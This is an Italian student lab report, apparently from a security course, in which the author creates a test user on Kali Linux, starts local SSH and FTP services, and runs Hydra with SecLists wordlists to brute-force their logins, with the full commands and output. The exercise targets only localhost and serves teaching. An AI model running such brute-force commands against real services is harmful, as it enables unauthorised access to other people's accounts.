
REPORT S6/L5

Obiettivo:
- abilitazione di un servizio SSH e la relativa sessione di cracking dell'autenticazione con Hydra.
- configurare e craccare un qualsiasi servizio di rete tra quelli disponibili, ad esempio ftp, rdp, telnet, autenticazione HTTP.

SVOLGIMENTO


FASE 1

Ho creato un nuovo utente su Kali Linux con il comando *«adduser»* mettendo come nome utente test_user e come password testpass.




Ho poi il servizio ssh con il comando *sudo service ssh start*.


Successivamente ho testato la connessione in SSH dell'utente appena creato sul sistema eseguendo il comando ssh test_user@127.0.0.1



A questo punto, avendo verificato l'accesso, configuro Hydra per tentare di individuare username e password dell'utente appena creato, utilizzando il dizionario SecLists.




Utilizzo il comando *hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt* per trovare username e password.



FASE 2:

Per forzare l'autenticazione con Hydra di un servizio scelgo un servizio FTP.

Installo il servizio con il comando *sudo apt-get install vsftpd* e lo avvio con il comando *service vsftpd start*



Successivamente utilizzo il comando *hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt ftp://127.0.0.1* per craccare l'autenticazione dell'utente.

```
┌──(kali㉿kali)-[~]
└─$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt ftp://127.0.0.1
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-17 08:07:10
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 8295465295457 login tries (l:8295457/p:1000001), ~518466580967 tries per task
[DATA] attacking ftp://127.0.0.1:21/
[21][ftp] host: 127.0.0.1   login: test_user   password: testpass
[STATUS] 1000274.00 tries/min, 1000274 tries in 00:01h, 8295464295183 to do in 138219:52h, 16 active
```